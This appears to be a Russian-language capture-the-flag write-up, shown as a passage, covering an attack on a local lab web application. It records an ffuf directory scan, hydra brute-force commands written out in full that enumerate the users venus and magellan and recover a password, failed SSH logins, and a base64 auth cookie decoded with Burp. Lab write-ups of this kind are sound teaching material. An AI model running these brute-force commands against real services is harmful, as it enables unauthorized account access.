


Я решил зайти на сайт с помощью гостевого аккаунта. Исходный код страницы полезной информации не дал, да и на странице практически ничего нет (ScreenShots/venus\_monitoring.png):




Сканирование при помощи таких инструментов как ffuf(ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-1.0.txt -u http://10.0.2.15:8080/FUZZ -o FirstFfufScan.html -of html -v -fc 403 -t 400 — Scans/FirstFfufScan.html) результатов не дало.

Далее я решил посетить административную страницу.При первой осмотре меня смутила следующая комбинация (ScreenShots/admin\_page.png):





Поигравшись с этой комбинацией, я понял, что ничего не выйдет и вернулся к комбинации «guest:guest». В качестве эксперимента я ввел ее в административную панель и получил «Invalid password.». С помощью hydra попробую подобрать еще логины.

С помощью инструмента hydra я устроил брутфорс логинов. Я пробовал такие словари, как «/usr/share/wordlists/seclists/Usernames/sap-default-usernames.txt», «/usr/share/wordlists/seclists/Usernames/top-usernames-shortlist.txt», но не получил результата. С помощью словаря «**/usr/share/wordlists/metasploit/namelist.txt**» и команды «**hydra -L /usr/share/wordlists/metasploit/namelist.txt -p pass -V 10.0.2.15 -s 8080 -t 20 -o users.txt http-post-form "/:username=^USER^&password=^PASS^&Login=Login:Invalid username.**"» и нашел нового пользователя по имени «**venus**» (Results/users.txt). С помощью словаря «**/usr/share/wordlists/metasploit/password.lst**» и команды «**hydra -L /usr/share/wordlists/metasploit/password.lst -p pass -s 8080 -o ../Results/usres2.txt 10.0.2.15 http-post-form "/:username=^USER^&password=^PASS^&Login=Login:Invalid username." -t 20**» я нашел еще одного пользователя «**magellan**», а также вновь нашел пользователя «venus» (ScreenShots/users.png):





У меня есть 3 пользователя и только 1 пользователь с паролем. Я заметил, что могу войти на сайт с помощью комбинации «venus:guest». С помощью hydra с нашел п**ароль к пользователю venus: venus** (ScreenShots/venus\_password.png):

 Я попробовал войти на сервер с помощью ssh и учетных записей guest и venus. Результат: неудачно. Возможно, magellan имеет доступ (ScreenShots/ssh\_guest\_venus.png):




У меня нет пароля к этой учетной записи. Брутфорс подходит к концу. Возможно, и в словаре «rockyou.txt» нет пароля. Пока идет брутфорс, я решил исследовать с помощью burpsuite. Перехватив данные учетной записи guest, я получил ключ аутентификации (ScreenShots/auth\_guest.png). По знаку «=» в конце ключа, я понял, что он зашифрован с помощью base64. Burp decoder подтвердил это, я получил возможный пароль (ScreenShots/guest\_decoded\_password.png):




